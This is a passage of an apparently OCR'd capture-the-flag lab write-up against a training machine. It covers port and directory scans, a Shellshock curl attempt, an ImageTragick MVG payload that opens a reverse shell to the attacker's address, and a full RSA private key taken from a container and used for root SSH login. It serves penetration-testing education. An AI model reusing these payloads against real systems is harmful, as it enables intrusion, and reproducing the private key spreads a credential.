
Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.65** so let's begin with nmap port enumeration.

```
1  nmap -sV -p- 10.10.10.65 --open
```


From given below image, you can observe we found port 22, 443 and 1022 are open on target system.

```
root@kali:~# nmap -sV -p- 10.10.10.65 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-10 04:15 EDT
Nmap scan report for 10.10.10.65
Host is up (0.16s latency).
Not shown: 65070 closed ports, 462 filtered ports
Some closed ports may be reported as filtered due to --defeat-rs
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
443/tcp  open  ssl/http nginx 1.10.2
1022/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubunt
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 81.99 seconds
root@kali:~#
```


As port 443 is running http server we open the target machine's ip address in our browser, we check the ssl certificate and find 2 domain names: **calvin.ariekei.htb** and **beehive.ariekei.htb**.




Now when we open the website we get a webpage that has a message on it saying it was maintenance.



Now we add the two domain names we found in the SSL certificate in /etc/hosts file for further enumeration.



When we open "**calvin.ariekei.htb"** we get an error message saying the requested url is not found.



Now when we open "**beehive.ariekei.htb**" we get the same under maintenance page as we did the first time we opened the target's IP address in our browser.

Maintainence!

This site is under development

Now we use dirb to enumerate the directories running on target nginx server. We also find that using either the IP address or the domain "**beehive.arieki.htb**" gives us identical results.

```
1  dirb https://10.10.10.65/ -w
```

```
---- Scanning URL: https://10.10.10.65/cgi-bin/ ----
+ https://10.10.10.65/cgi-bin/.config (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/_vti_bin/_vti_adm/admin.dll (CODE:
+ https://10.10.10.65/cgi-bin/_vti_bin/_vti_aut/author.dll (CODE
+ https://10.10.10.65/cgi-bin/_vti_bin/shtml.dll (CODE:403|SIZE:
+ https://10.10.10.65/cgi-bin/awstats.conf (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/development.log (CODE:403|SIZE:161
+ https://10.10.10.65/cgi-bin/global.asa (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/global.asax (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/main.mdb (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/php.ini (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/production.log (CODE:403|SIZE:1618
+ https://10.10.10.65/cgi-bin/readfile (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/spamlog.log (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/stats (CODE:200|SIZE:1223)
+ https://10.10.10.65/cgi-bin/thumbs.db (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/Thumbs.db (CODE:403|SIZE:1618)
+ https://10.10.10.65/cgi-bin/WS_FTP.LOG (CODE:403|SIZE:1618)
```


The dirb scan shows that we access /cgi-bin/stats directory on the target server, so we open the link provided by the dirb scan. We find that it is running some shell script which might be vulnerable to shellshock vulnerability.

https://beehive.ariekei.htb/cgi-bin/stats

```
Tue Jul 10 08:37:47 UTC 2018
08:37:47 up 1 day, 5:55, 0 users, load average: 0.01, 0.01, 0.00
GNU bash, version 4.2.37(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2011 Free So
Environment Variables:

SERVER_SIGNATURE=
Apache/2.2.22 (Debian) Server at beehive.ariekei.htb Port 80


HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
HTTP_X_FORWARDED_FOR=10.10.14.8
SERVER_PORT=80
HTTP_HOST=beehive.ariekei.htb
HTTP_X_REAL_IP=10.10.14.8
DOCUMENT_ROOT=/home/spanishdancer/content
SCRIPT_FILENAME=/usr/lib/cgi-bin/stats
REQUEST_URI=/cgi-bin/stats
SCRIPT_NAME=/cgi-bin/stats
HTTP_CONNECTION=close
REMOTE_PORT=45224
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/usr/lib/cgi-bin
SERVER_ADMIN=webmaster@localhost
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

When we try to exploit this page using shellshock, we get an emoji which persists whenever we try to exploit it. This may mean there is web application firewall that protects the server from this attack.

```
root@kali:~# curl -k -H "User-Agent: () { :; }; /bin/ls" https://beehive.ari

<pre>
```




Now we use dirb to scan the other domain on the target server as it was showing different pages when we opened it in our browser.

```
1  dirb https://calvin.ariekei.htb/
```

```
START_TIME: Tue Jul 10 05:41:27 2018
URL_BASE: https://calvin.ariekei.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://calvin.ariekei.htb/ ----
+ https://calvin.ariekei.htb/.config (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/_vti_bin/_vti_adm/admin.dll (CODE:403|
+ https://calvin.ariekei.htb/_vti_bin/_vti_aut/author.dll (CODE:403
+ https://calvin.ariekei.htb/_vti_bin/shtml.dll (CODE:403|SIZE:1618
+ https://calvin.ariekei.htb/awstats.conf (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/development.log (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/global.asa (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/global.asax (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/main.mdb (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/php.ini (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/production.log (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/spamlog.log (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/thumbs.db (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/Thumbs.db (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/upload (CODE:200|SIZE:1656)
+ https://calvin.ariekei.htb/WS_FTP.LOG (CODE:403|SIZE:1618)
```


Dirb scan shows us a directory named “upload/”, we open the link and find an upload page.



This page looks like it converts one type of image into another. This application maybe vulnerable to ImageTragick vulnerability. So we create a mvg file to exploit this vulnerability.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://"|setsid /bin/bash -i >/dev/tcp/10.10.14.8/4444 0<&1 2>&1")'ms
pop graphic-context
```

Now we upload the file on the server using the image-convert web application page we find in the upload/ directory.



We setup our listener using netcat, as soon as we upload the file we get our reverse shell.

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from calvin.ariekei.htb [10.10.10.65] 49762
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[root@calvin app]#
```

We take a look at /proc/1/cgroup and find that we are inside a docker container.

```
[root@calvin ~]# cat /proc/1/cgroup
cat /proc/1/cgroup
11:freezer:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
10:memory:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
9:pids:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
8:devices:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
7:blkio:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
6:net_cls,net_prio:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
5:cpu,cpuacct:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
4:hugetlb:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
3:cpuset:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
2:perf_event:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
1:name=systemd:/docker/c362989563fd4c68fafb187ebd04546bbcd0e22b669df31639a38fcb777aea0b
[root@calvin ~]#
```

Now we take a look at the mounted files, and find a directory called /common.

```
/dev/mapper/ariekei--vg-root on /app type ext4 (rw,relati
/dev/mapper/ariekei--vg-root on /common type ext4 (ro,rel
udev on /root/.bash_history type devtmpfs (rw,nosuid,rela
udev on /root/.sh_history type devtmpfs (rw,nosuid,relati
/dev/mapper/ariekei--vg-root on /etc/resolv.conf type ext
/dev/mapper/ariekei--vg-root on /etc/hostname type ext4 (
/dev/mapper/ariekei--vg-root on /etc/hosts type ext4 (rw,
```

We open the “common/” directory and find a secret directory called “.secrets/”. We take

a look inside the content of the directory and find files named “bastion_key” and “bastion_key.pub”.

```
[root@calvin /]# cd common
cd common
[root@calvin common]# ls -al
ls -al
total 20
drwxr-xr-x  5 root root 4096 Sep 23  2017 .
drwxr-xr-x 37 root root 4096 Jul 10 10:56 ..
drwxrwxr-x  2 root root 4096 Sep 24  2017 .secrets
drwxr-xr-x  6 root root 4096 Sep 23  2017 containers
drwxr-xr-x  2 root root 4096 Sep 24  2017 network
[root@calvin common]# cd .secrets
cd .secrets
[root@calvin .secrets]# ls -al
ls -al
total 16
drwxrwxr-x 2 root root 4096 Sep 24  2017 .
drwxr-xr-x 5 root root 4096 Sep 23  2017 ..
-r--r----- 1 root root 1679 Sep 23  2017 bastion_key
-r--r----- 1 root root  393 Sep 23  2017 bastion_key.pub
[root@calvin .secrets]#
```

We open the “bastion_key” file and we find a RSA key.

```
[root@calvin .secrets]# cat bastion_key
cat bastion_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA8M2fLV0chunp+lPHeK/6C/36cdgMPldtrvHSYzZ0j/Y5cvkR
SZPGfmijBUyGCfqK48jMYnqjLcmHVTlA7wmpzJwoZj2yFqsOlM3Vfp5wa1kxP+JH
g0kZ/Io7NdLTz4gQww6akH9tV4oslHw9EZAJd4CZOocO8B31hIpUdSln5WzQJWrv
pXzPWDhS22KxZqSp2Yr6pA7bhD35yFQ7q0tgogwvqEvn5z9pxnCDHnPeYoj6SeDI
T723ZW/lAsVehaDbXoU/XImbpA9MSF2pMAMBpT5RUG80KqhIxIeZbb52iRukMz3y
5welIrPJLtDTQ4ra3gZtgWvbCfDaV4eOiIIYYQIDAQABAoIBAQDOIAUojLKVnfeG
K17tJR3SVBakir54QtiFz0Q7XurKLIeiricpJ1Da9fDN4WI/enKXZ1Pk3Ht//ylU
P00hENGDbwx58EfYdZZmtAcTesZabZ/lwmlarSGMdjsW6KAc3qkSfxa5qApNy947
QFn6BaTE4ZTIb8HOsqZuTQbcv5PK4v/x/Pe1JTucb6fYF9iT3A/pnXnLrN9AIFBK
/GB02ay3XDkTPh4HfgROHbkwwverzC78RzjMe8cG831TwWa+924u+Pug53GUOwet
A+nCVJSxHvgHuNA2b2oMfsuyS0i7NfPKumjO5hhfLex+SQKOzRXzRXX48LP8hDB0
G75JF/W9AoGBAPvGa7H0Wen3Yg8n1yehy6W8Iqek0KHR17EE4Tk4sjuDL0jiEkWl
WlzQp5Cg6YBtQoICugPSPjjRpu3GK6hI/sG9SGzGJVkgS4QIGUN1g3cP0AIFK08c
41xJOikN+oNInsb2RJ3zSHCsQgERHgMdfGZVQNYcKQz0lO+8U0lEEe1zAoGBAPTY
EWZlh+OMxGlLo4Um89cuUUutPbEaDuvcd5R85H9Ihag6DS5N3mhEjZE/XS27y7wS
3Q4ilYh8Twk6m4REMHeYwz4n0QZ8NH9n6TVxReDsgrBj2nMPVOQaji2xn4L7WYaJ
KImQ+AR9ykV2IlZ42LoyaIntX7IsRC2O/LbkJm3bAoGAFvFZ1vmBSAS29tKWlJH1
0MB4F/a43EYW9ZaQP3qfIzUtFeMj7xzGQzbwTgmbvYw3R0mgUcDS0rKoF3q7d7ZP
ILBy7RaRSLHcr8ddJfyLYkoallSKQcdMIJi7qAoSDeyMK209i3cj3sCTsy0wIvCI
6XpTUi92vit7du0eWcrOJ2kCgYAjrLvUTKThHeicYv3/b66FwuTrfuGHRYG5EhWG
WDA+74Ux/ste3M+0J5DtAeuEt2E3FRSKc7WP/nTRpm10dy8MrgB8tPZ62GwZyD0t
oUSKQkvEgbgZnblDxy7CL6hLQG5J8QAsEyhgFyf6uPzF1rPVZXTf6+tOna6NaNEf
oNyMkwKBgQCCCVKHRFC7na/8qMwuHEb6uRfsQV81pna5mLi55PV6RHxnoZ2wOdTA
jFhkdTVmzkkP62Yxd+DZ8RN+jOEs+cigpPjlhjeFJ+iN7mCZoA7UW/NeAR1GbjOe
BJBoz1pQBtLPQSGPaw+x7rHwgRMAj/LMLTI46fMFAWXB2AzaHHDNPg==
-----END RSA PRIVATE KEY-----
[root@calvin .secrets]#
```

We copy the file into our system and save it as id_rsa, so that we can use it to login

using ssh.

```
root@kali:~# echo "-----BEGIN RSA PRIVATE KEY-----
> MIIEpAIBAAKCAQEA8M2fLV0chunp+lPHeK/6C/36cdgMPldtrvHSYzZ0j/Y5cvkR
> SZPGfmijBUyGCfqK48jMYnqjLcmHVTlA7wmpzJwoZj2yFqsOlM3Vfp5wa1kxP+JH
> g0kZ/Io7NdLTz4gQww6akH9tV4oslHw9EZAJd4CZOocO8B31hIpUdSln5WzQJWrv
> pXzPWDhS22KxZqSp2Yr6pA7bhD35yFQ7q0tgogwvqEvn5z9pxnCDHnPeYoj6SeDI
> T723ZW/lAsVehaDbXoU/XImbpA9MSF2pMAMBpT5RUG80KqhIxIeZbb52iRukMz3y
> 5welIrPJLtDTQ4ra3gZtgWvbCfDaV4eOiIIYYQIDAQABAoIBAQDOIAUojLKVnfeG
> K17tJR3SVBakir54QtiFz0Q7XurKLIeiricpJ1Da9fDN4WI/enKXZ1Pk3Ht//ylU
> P00hENGDbwx58EfYdZZmtAcTesZabZ/lwmlarSGMdjsW6KAc3qkSfxa5qApNy947
> QFn6BaTE4ZTIb8HOsqZuTQbcv5PK4v/x/Pe1JTucb6fYF9iT3A/pnXnLrN9AIFBK
> /GB02ay3XDkTPh4HfgROHbkwwverzC78RzjMe8cG831TwWa+924u+Pug53GUOwet
> A+nCVJSxHvgHuNA2b2oMfsuyS0i7NfPKumjO5hhfLex+SQKOzRXzRXX48LP8hDB0
> G75JF/W9AoGBAPvGa7H0Wen3Yg8n1yehy6W8Iqek0KHR17EE4Tk4sjuDL0jiEkWl
> WlzQp5Cg6YBtQoICugPSPjjRpu3GK6hI/sG9SGzGJVkgS4QIGUN1g3cP0AIFK08c
> 41xJOikN+oNInsb2RJ3zSHCsQgERHgMdfGZVQNYcKQz0lO+8U0lEEe1zAoGBAPTY
> EWZlh+OMxGlLo4Um89cuUUutPbEaDuvcd5R85H9Ihag6DS5N3mhEjZE/XS27y7wS
> 3Q4ilYh8Twk6m4REMHeYwz4n0QZ8NH9n6TVxReDsgrBj2nMPVOQaji2xn4L7WYaJ
> KImQ+AR9ykV2IlZ42LoyaIntX7IsRC2O/LbkJm3bAoGAFvFZ1vmBSAS29tKWlJH1
> 0MB4F/a43EYW9ZaQP3qfIzUtFeMj7xzGQzbwTgmbvYw3R0mgUcDS0rKoF3q7d7ZP
> ILBy7RaRSLHcr8ddJfyLYkoallSKQcdMIJi7qAoSDeyMK209i3cj3sCTsy0wIvCI
> 6XpTUi92vit7du0eWcrOJ2kCgYAjrLvUTKThHeicYv3/b66FwuTrfuGHRYG5EhWG
> WDA+74Ux/ste3M+0J5DtAeuEt2E3FRSKc7WP/nTRpm10dy8MrgB8tPZ62GwZyD0t
> oUSKQkvEgbgZnblDxy7CL6hLQG5J8QAsEyhgFyf6uPzF1rPVZXTf6+tOna6NaNEf
> oNyMkwKBgQCCCVKHRFC7na/8qMwuHEb6uRfsQV81pna5mLi55PV6RHxnoZ2wOdTA
> jFhkdTVmzkkP62Yxd+DZ8RN+jOEs+cigpPjlhjeFJ+iN7mCZoA7UW/NeAR1GbjOe
> BJBoz1pQBtLPQSGPaw+x7rHwgRMAj/LMLTI46fMFAWXB2AzaHHDNPg==
> -----END RSA PRIVATE KEY-----
> " > id_rsa
root@kali:~#
```

We change the permissions of the key, and login through ssh as root user using the RSA key.

```
1  chmod 600 id_rsa
2  ssh root@10.10.10.65 -p 1022 -i id_rsa
```

```
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh root@10.10.10.65 -p 1022 -i id_rsa
The authenticity of host '[10.10.10.65]:1022 ([10.10.10.65]:1022)' can't be
ECDSA key fingerprint is SHA256:QgT9RAleDDDYJd1urpHktRWAjXUsNfdOU4G6p4fXDMY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.10.65]:1022' (ECDSA) to the list of known
Last login: Mon Nov 13 15:20:19 2017 from 10.10.14.2
root@ezra ~#
```

We again check if we are in docker container or not. We check the /proc/1/cgroup file and find that we are still in docker container.

```
root@ezra:/# cat /proc/1/cgroup
11:freezer:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd9724
10:memory:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd97247
9:pids:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd97247510
8:devices:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd97247
7:blkio:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd9724751
6:net_cls,net_prio:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c9
5:cpu,cpuacct:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd9
4:hugetlb:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd97247
3:cpuset:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd972475
